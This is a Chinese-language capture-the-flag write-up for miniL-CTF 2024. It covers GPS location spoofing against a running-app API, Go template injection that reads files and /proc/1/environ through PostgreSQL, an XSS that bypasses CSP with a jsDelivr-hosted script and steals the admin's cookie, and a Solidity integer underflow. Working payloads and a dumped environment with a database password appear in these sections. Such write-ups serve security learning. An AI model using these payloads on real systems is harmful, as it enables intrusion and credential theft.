miniL-2024-zer0p0int-wp-cancanneed-4180

Laughing-Knife-No-Running

描述

是一个跑步定位的脚本，需要经过三个固定位置。后台会定时 location、status、checkpoints。

status返回状态，locations更新位置，checkpoionts查看当前经过位置。

思路

通过自己伪造位置通过locations发送数据，然后再更新。 通过checkpoints得到了三个位置，选取任意两个点之间距离，均分为十几份，保证一次移动小于100m。然后再到最后一点，同样进行均分十几份，三个点都经过之后，可以原地进行小范围的移动。

脚本如下

```
import json
import random
from time import sleep
from math import radians, sin, cos, asin, sqrt

import requests
proxys = {
    "http": "http://127.0.0.1:8081",
}
headers = {
    "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0) Gecko/20100101
Firefox/125.0",
    "Accept": "*/*",
    "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2",
    "Accept-Encoding": "gzip, deflate",
    "Content-Type": "application/json",
    "Connection": "close"
}
def haversine_dis(lon1, lat1, lon2, lat2):
    # 将十进制转为弧度
    lon1, lat1, lon2, lat2 = map(radians, (lon1, lat1, lon2, lat2))
    # haversine 公式
    d_lon = lon2 - lon1
    d_lat = lat2 - lat1
    a = sin(d_lat / 2) ** 2 + cos(lat1) * cos(lat2) * sin(d_lon / 2) ** 2
    distance = 2 * asin(sqrt(a)) * 6371 * 1000  # 地球平均半径，单位为米
    return distance
requests.get('http://192.168.19.103:10000/restart',  proxies=proxys,
                         headers=headers)
sleep(2)
response = requests.get('http://192.168.19.103:10000/checkpoints',  proxies=proxys,
                         headers=headers)
```

```
# 打印响应内容
data1 =response.json()
lat =data1["checkpoints"][0]["lat"]
lon =data1["checkpoints"][0]["lon"]
locations={"test":[{"lat":lat,"lon":lon}]}
ant=0
latc = abs(data1["checkpoints"][0]["lat"]-data1["checkpoints"][1]["lat"])
lonc = abs(data1["checkpoints"][0]["lon"]-data1["checkpoints"][1]["lon"])
latc1 = abs(data1["checkpoints"][1]["lat"]-data1["checkpoints"][2]["lat"])
lonc1 = abs(data1["checkpoints"][1]["lon"]-data1["checkpoints"][2]["lon"])
#获取三个顶点 两段距离
print(latc,lonc,latc1,lonc1)
#均分为40段
for i in range(41):
    if(data1["checkpoints"][0]["lat"]<data1["checkpoints"][1]["lat"]):
        lat1 = lat + latc * 0.025*i
    else:
        lat1 = lat - latc * 0.025*i
    if(data1["checkpoints"][0]["lon"]<data1["checkpoints"][1]["lon"]):
        lon1 = lon + lonc * 0.025*i
    else:
        lon1 = lon - lonc * 0.025*i
    locations["test"].append({"lat": lat1, "lon": lon1})
    print(lat1,lon1,haversine_dis(locations["test"][len(locations["test"])-1]
["lat"],locations["test"][len(locations["test"])-1]["lon"],locations["test"]
[len(locations["test"])-2]["lat"],locations["test"][len(locations["test"])-2]["lon"]))
for i in range(41):
    if(data1["checkpoints"][1]["lat"]<data1["checkpoints"][2]["lat"]):
        lat1 = data1["checkpoints"][1]["lat"] + latc1 * 0.025*i
    else:
        lat1 = data1["checkpoints"][1]["lat"] - latc1 * 0.025*i
    if(data1["checkpoints"][1]["lon"]<data1["checkpoints"][2]["lon"]):
        lon1 = data1["checkpoints"][1]["lon"] + lonc1 * 0.025*i
    else:
        lon1 = data1["checkpoints"][1]["lon"] - lonc1 * 0.025*i
    locations["test"].append({"lat": lat1, "lon": lon1})
    print(lat1,lon1,haversine_dis(locations["test"][len(locations["test"])-1]
["lat"],locations["test"][len(locations["test"])-1]["lon"],locations["test"]
[len(locations["test"])-2]["lat"],locations["test"][len(locations["test"])-2]["lon"]))

print(len(locations["test"]))
#原地小范围移动 凑够10000m
for i in range(30000):
    lat =locations["test"][len(locations["test"])-1]["lat"]+random.uniform(-0.0001,0.0002)
    lon =locations["test"][len(locations["test"])-1]["lon"]+random.uniform(-0.0001,0.0002)
    sleep(1)
    data = {
        'lat': lat,
        'lon': lon
    }
    headers = {
        "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0)
Gecko/20100101 Firefox/125.0",
        "Accept": "*/*",
        "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2",
        "Accept-Encoding": "gzip, deflate",
        "Content-Type": "application/json",
        "Connection": "close"
    }

    response = requests.post('http://192.168.19.103:10000/location',
data=json.dumps(data), proxies=proxys,
                             headers=headers)
    # 打印响应内容
    print(response.text)

    # 检查响应状态码
    if response.status_code == 200:
        print(f'经过 {data1["checkpoints"][2]["label"]}，发送 POST 请求成功！')
    else:
        print(
            f'经过 {data1["checkpoints"][2]["label"]}，发送 POST 请求失败，状态码:
{response.status_code}')
```

Snooker King

描述

zhei波，一库两库三库中袋　啊　，人称中山桥翻↑袋↓小王子，并不是Long德虚名

思路

分析前端js，在js里面找到flag，具体忘了

Jvav Guy

描述

一道很简单很简单的Java题，取材自真实渗透~

思路

是ruoyi4.7.8版本的rce漏洞，在网上找到链子，直接利用即可，注意反弹shell时要保证数据一致，

参考若依最新漏洞

由于比赛机子挂了，复现不了

SmartPark和SmartPark-Revenge

描述

小K得知自己是本科生无权停车后十分气馁，于是翻遍了互联网后竟然发现了。。。智慧停车系统？小K在提交了漏洞后网站反馈漏洞已发现并正在修复并拒绝提供任何奖励，小K又登上去看了一下，不是哥们你真修了吗？🤠

思路

两个题基本一样，所以放在一起讲

通过目录扫描发现了swagger，通过post方式请求/account 创建用户 get方式请求/captcha，获取验证码

然后/login 登录

得到cookie

authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3MTUwOTI2MTIsInN1YiI6ImFkbWluMTIzNCJ9.sHoh3QAbEFWou0V1rwTVbGEbuRRbQTaE4_CKcxbpPfM ，从/backup 获得备份文件。

开始代码审计 发现ssti攻击，但是只能操作数据库

```
func templateTest(c *gin.Context) {
  body, err := io.ReadAll(c.Request.Body)
  if err != nil {
    c.String(http.StatusInternalServerError, "Failed to read request body")
    return
  }
  if len(body) == 0 {
    body = []byte("Welcome, server time: {{.Result}}")
  }
  f := newQuery()
  f.DbCall("SELECT now();")

  tmpl := template.Must(template.New("text").Parse(string(body)))
  c.Writer.WriteHeader(http.StatusOK)
  tmpl.Execute(c.Writer, f)
}
```

通过ssti攻击postgres，postgres存在任意文件读取

payload   读文件

```
username={{.DbCall "select/**/lo_import($$/flag$,11111);"}}
username={{.DbCall
"select/**/cast(encode(data,$$base64$$)as/**/integer)/**/from/**/pg_largeobject/**/where/**/loid=11111"}}
```

发现

GET IT FROM ENV

然后我们去读environ文件

```
username={{.DbCall "select/**/lo_import($$/proc/1/environ$,11112);"}}
username={{.DbCall
"select/**/cast(encode(data,$$base64$$)as/**/integer)/**/from/**/pg_largeobject/**/where/*
*/loid=11112"}}
```

```
HOSTNAME=bec6b999a7b9�POSTGRES_PASSWORD=Compl3xPAssw0rD�PWD=/
�PG_SHA256=aeb7a196be3ebed1a7476ef565f39722187c108dd47da7489be9c4fcae982ace�TZ=Asia/Shangh
ai�HOME=/var/lib/postgresql�LANG=en_US.utf8�FLAG=miniLCTF{U_SSTIed_R1ghT?
_*Sw3at1nG*_2SYAoPcaBIK6CZjTL2zfP0EN6bhcIaMQ}
�POSTGRES_INITDB_ARGS=�PG_MAJOR=9.6�PG_VERSION=9.6.24�SHLVL=0�POSTGRES_USER=postgres�PGDA
TA=/var/lib/postgresql/data�PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/
bin�POSTGRES_DB=postgres�
```

Msgbox

描述

Custom message box, feel free to use it :)

思路

通过代码分析

一个admin robot 机器人，一个msgbox 可以随便发信息和收信息。在发送消息这里存在xss漏洞

```
    <meta http-equiv="Content-Security-Policy" content="default-src 'self'; script-src
'nonce-{{ nonce }}' cdn.jsdelivr.net;">
</head>
<body>
    <div class="container">
        <h1>Message</h1>
        <div class="message">
            <p><strong>From:</strong> {{ message.sender }}</p>
            <p><strong>Date:</strong> {{ message.creation }}</p>
            <p><strong>Header:</strong> {{ message.header }}</p>
            <p><strong>Content:</strong></p><p id="content">{{ message.content | safe }}
</p>
            <p id="content">{{ message.content | safe }}</p>
        </div>
        <div class="back-link">
            <a href="/inbox">Back to Inbox</a>
        </div>
    </div>
    <script >
        alert('read.html loaded');
    </script>
    <script
src='https://cdn.jsdelivr.net/gh/zer0p0intvvv/testcdn@0.0.12/testcookie.js'>alert('testcoo
kie.js loaded');</script>
    <script src="https://cdn.jsdelivr.net/npm/marked/marked.min.js"></script>
    <script nonce="oSNqbmt3XDWO6mgJ">
        document.addEventListener('DOMContentLoaded', function() {
            var content = document.getElementById('content');
            content.innerHTML = marked.parse(content.textContent);
        });
    </script>
```

content.innerHTML = marked.parse(content.textContent);这边存在xss， 通过markdown去绕过

payload

```
###213<script>alert(1);</script>
```

但是这里存在csp script-src 'nonce-{{ nonce }}' cdn.jsdelivr.net;

这里的思路是cdn 投毒 然后去触发xss

cdn.jsdelivr.net是一个开源免费的cdn服务商 和github绑定 然后我们只需要去创建一个github项目发布 然后就可以用cdn.jsdelivr.net

构造的xss脚本就是

```
###213<script src='https://cdn.jsdelivr.net/gh/zer0p0intvvv/testcdn@0.0.1/testcookie.js'>
</script>
```

testcookie.js

```
var xhr = new XMLHttpRequest();
xhr.open('POST', 'http://web:5000/send');
xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');

xhr.onreadystatechange = function() {
  if (xhr.readyState === 4 && xhr.status === 200) {
    console.log(xhr.responseText);
  }
};

xhr.send('header=fdsafdsa&listener=admin789789&content=' + document.cookie);
```

通过admin bot去将数据发送给我们用户

flag=miniLCTF{Ev3n_W1th_CSP_D0mPur1fy_b3F0re_Us1nG_iT}

Dps_love

描述

区块链签到题

nc 47.236.108.140 20000

创建用户 然后去水龙头获取免费测试币

```
$ nc 47.236.108.140 20000
Can you become super big cup?(x

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 1
[+] deployer account: 0x5BFA058E5352AFfb0A28aa9c4438c2e27aBAdd55
[+] token:
v4.local.D6Cp41bNfewJ7FNRR1ZGsbuHbaAYGj_0hZQtqwdLkEBzvb9Pw5k2EQbrkxw_QaNjuGbwSttpRMYvsH2MN
8vdoFO8pZ_K3nsX7ovrgokKQKCyN3v1WoxVlgCB2q4DLHPAb8VI-reOUq0WjxNB-
HLCZcNDWzTE9PPEMO_PkppLXln-tA.Q2hhbGxlbmdl
[+] please transfer more than 0.001 test ether to the deployer account for next step
```


获取部署的地址

```
[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 2
[-] input your token: v4.local.7tUroLK_Q6Gp5yzHvYw5HTL2NOrsvJluG9pnc_qIuDBkI-
XkUIRd2YbyJZTvmNaCuS7DYGCxlJxhpv_SGREFI6ovsm9rhRhs3cLO8FTLmghX67n-
mlyi2F8xh55rKRikDf_ARdeRv0m8Uk4bKrlZ21Jb-sQCBy2klftdXFrborVt6A.Q2hhbGxlbmdl
[+] contract address: 0xA07A5481DBE64c728bbD8884a25215b896639Aab
[+] transaction hash: 0x457fed177c5cc4ff202628fa6210c9ed769e9d9cfefcba8c6e8bef27f30034c9
```

合约代码

```
pragma solidity ^0.4.23;

contract Challenge {
    uint16 public dps;

    constructor() public {

        dps = 9999;
    }

    function setDamage(uint16 _newdps) public {
        dps = dps - _newdps;
    }
    function uintToStr(uint16 _i) internal pure returns (string memory _uintAsString) {
        if (_i == 0) {
        return "0";
    }
    uint256 number = _i;
    uint256 len = 0;
    uint256 temp = number;
    while (temp != 0) {
        len++;
        temp /= 10;
    }
    bytes memory bstr = new bytes(len);
    uint256 index = len;
    while (number != 0) {
        index--;
        bstr[index] = byte(uint8(48 + (number % 10)));
        number /= 10;
    }
    return string(bstr);
    }


    function isSolved() public view
    returns (bool) {
        string memory msg = uintToStr(dps);
            return (keccak256("10000")) == keccak256(msg);
    }

}
```

只需要输入-1即可以，然后16位的所以，输入65535即可。


CHALLENGE AT 0XA07...39A

Balance: 0 ETH 余额: 0 ETH

setDamage

_newdps: "65535"

然后就可以通过终端去获取flag

```
$ nc 47.236.108.140 20000
Can you become super big cup?(x

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 3
[-] input your token: v4.local.7tUroLK_Q6Gp5yzHvYw5HTL2NOrsvJluG9pnc_qIuDBkI-
XkUIRd2YbyJZTvmNaCuS7DYGCxlJxhpv_SGREFI6ovsm9rhRhs3cLO8FTLmghX67n-
mlyi2F8xh55rKRikDf_ARdeRv0m8Uk4bKrlZ21Jb-sQCBy2klftdXFrborVt6A.Q2hhbGxlbmdl
[+] flag: miniLCTF{Super_b1g_cup3r}
```